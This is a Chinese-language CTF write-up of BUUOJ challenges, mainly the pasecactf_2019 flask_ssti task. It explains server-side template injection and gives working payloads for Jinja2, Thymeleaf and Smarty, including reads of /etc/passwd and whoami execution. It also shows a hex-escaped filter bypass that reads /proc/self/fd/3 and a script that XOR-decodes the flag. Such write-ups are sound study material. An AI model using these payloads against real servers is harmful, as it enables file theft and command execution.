

picdown

昨天的picdown, 这个反弹shell也一言难尽, , , 很不稳定

PicDown



搜索
结果

[网鼎杯 2020 白虎
组]PicDown ✓

1702 次解出
1 分

[pasecactf_2019]flask_ssti

buuoj



搜索
结果

[pasecactf_2019]flask_ss ✓

553 次解出
1 分

昨日学习了flask架构, 今日趁热打铁再做两个题, 从题目就可以看出是关于flask架构的ssti漏洞利用

什么是ssti?

SSTI (Server-Side Template Injection, 服务器端模板注入) 是一种网络攻击技术, 攻击者通过向模板引擎中注入恶意代码, 利用服务器端的模板引擎执行这些恶意代码, 从而达到控制服务器、窃取数据或执行其他恶意操作的目的。

如何通过SSTI测试:

SSTI的测试主要包括以下几个步骤:

1. 识别注入点:

- 寻找用户输入直接或间接传递给模板引擎的地方。这些输入点通常出现在表单、URL参数、HTTP头信息等地方。

2. 探测模板引擎类型:

- 不同的模板引擎 (如jinja2、Thymeleaf、Velocity等) 具有不同的语法。通过向注入点注入一些特定于模板引擎的语法, 观察服务器响应来识别所使用的模板引擎类型。

3. 构造Payload:

- 根据识别出的模板引擎类型, 构造有效的Payload以执行恶意代码。例如, 在Jinja2中, 可以注入 `{{ 7*7 }}` 来测试是否可以执行代码, 如果返回结果为49, 则说明存在SSTI漏洞。

4. 验证和利用:

- 通过构造更复杂的Payload, 验证漏洞的可利用性, 并尝试执行任意代码、读取文件等操作。

常见的模板引擎和Payload示例:

• Jinja2 (Python)

```
python复制代码{{ 7*7 }}
{{ request.application.__globals__.__builtins__.open('/etc/passwd').read()
}}
```

• Thymeleaf (Java)

```
java复制代码${7*7}
${T(java.lang.Runtime).getRuntime().exec('whoami')}
```

• Velocity (Java)

```
java复制代码#set($x=7*7)
$x
```

• Smarty (PHP)

```
php复制代码{$smarty.version}
{php}echo `whoami`;{/php}
```

通过识别注入点、探测模板引擎类型和构造有效Payload, 可以测试并验证SSTI漏洞的存在和可利用性。


使用的服务引擎

不同的模板引擎由不同的编程语言和框架使用。以下是一些常见的模板引擎及其对应的服务引擎/框架：

- **Jinja2**：常用于Python的Flask、Django等Web框架。
- **Thymeleaf**：常用于Java的Spring框架。
- **Velocity**：常用于Java的Web应用。
- **Smarty**：常用于PHP的Web应用。
- **Twig**：常用于PHP的Symfony框架。

因为已经知道是flask架构，直接测试

经测试{{7*7}}结果为49，可以利用该漏洞



不过再次利用可以发现，过滤了{{ request.application.globals.builtins.open('/etc/passwd').read() }} 中的 `.`，{{ source('/etc/passwd') }} 中 `'` 也过滤了。'接下来如何利用呢？

第一种方法，那就是使用绕过，使用[]绕过 `.` 进行函数的选定，`'` 绕过 `'`，而其余的可以用\8or16进制绕过。所以我们可以根据子类构造出绕过。

首先构造{{class.bases[0].__subclasses__}}，这是访问其中的python基类中的子类

```
{{()["\x5F\x5Fclass\x5F\x5F"]["\x5F\x5Fbases\x5F\x5F"][0]
["\x5F\x5Fsubclasses\x5F\x5F"]()}}
```

对于 `class.bases[0].__subclasses__` 是一种访问类的基类并获取其所有子类的方法。具体来说：

1. **class**：指的是一个类对象。
2. **bases**：是类对象的一个属性，包含了该类的所有基类（即父类）。这是一个元组，通常第一个基类是 `object`。
3. **[0]**：表示访问基类列表中的第一个基类（通常是 `object`）。
4. **subclasses**：这是一个内置方法，用于获取一个类的所有直接子类。它返回一个包含所有子类的列表

因此我们通过


1. `()["\x5F\x5Fclass\x5F\x5F"]`：访问当前对象的 `__class__` 属性。
2. `["\x5F\x5Fbases\x5F\x5F"][0]`：访问 `__bases__` 属性的第一个基类（通常是 `object`）。
3. `"\x5F\x5Fsubclasses\x5F\x5F"`：调用 `__subclasses__()` 方法，获取所有子类的列表。
4. `[91]`：访问子类列表中的第 91 个子类（`__frozen_importlib_external.FileLoader`）。

从网上了解到这个类 `frozen_importlib_external.FileLoader` 可以 `get_data()` 方法读取指定上次学习的 `/proc/self/fd` 文件中的 flask 储存的内容

```
{{()["\x5F\x5Fclass\x5F\x5F"]("\x5F\x5Fbases\x5F\x5F")[0]
["\x5F\x5Fsubclasses\x5F\x5F"]()[91]["get\x5Fdata"](0, "/proc/self/fd/3")}}
```

通过枚举到3出现结果

第二种方法，flask默认对象config，直接执行返回子类看到加密后的flag，这应该是作者降低的难度



这里面信息就有自定义的flag，但这还没完，附件是有加密函数的

```
def encode(line, key, key2):
    return ''.join(chr(x ^ ord(line[x]) ^ ord(key[:: -1][x]) ^ ord(key2[x])) for
x in range(len(line)))

app.config['flag'] = encode('', 'GQIS5EmzfZA1Ci8Ns1aoMxPXqrvFB7hYokbg9y20w34',
'xwdFqMck1vA0p17B8wO3DrGLma4sZ2Y6ouCPEHSQVT5')
```

直接对着加密函数解密就行了

```
def encode(line, key, key2):
    return ''.join(chr(x ^ ord(line[x]) ^ ord(key[:: -1][x]) ^ ord(key2[x])) for
x in range(len(line)))

flag = '-M7\x10wHa1c\x03"a)\x0e\x1b\x02b\x03(D\x10N\r\x17{>Ri\x02TE\x0es\x04-
xEi\x14]\x17G'
print(encode(flag, 'GQIS5EmzfZA1Ci8Ns1aoMxPXqrvFB7hYokbg9y20w3',
'xwdFqMck1vA0p17B8wO3DrGLma4sZ2Y6ouCPEHSQVT'))
```

密钥key有问题，要删除一位

flag{9cb1302b-d984-48d3-b529-83ff66fa12b8}

这道题其实已经简化了许多，原本的题看了解析后应该更困难

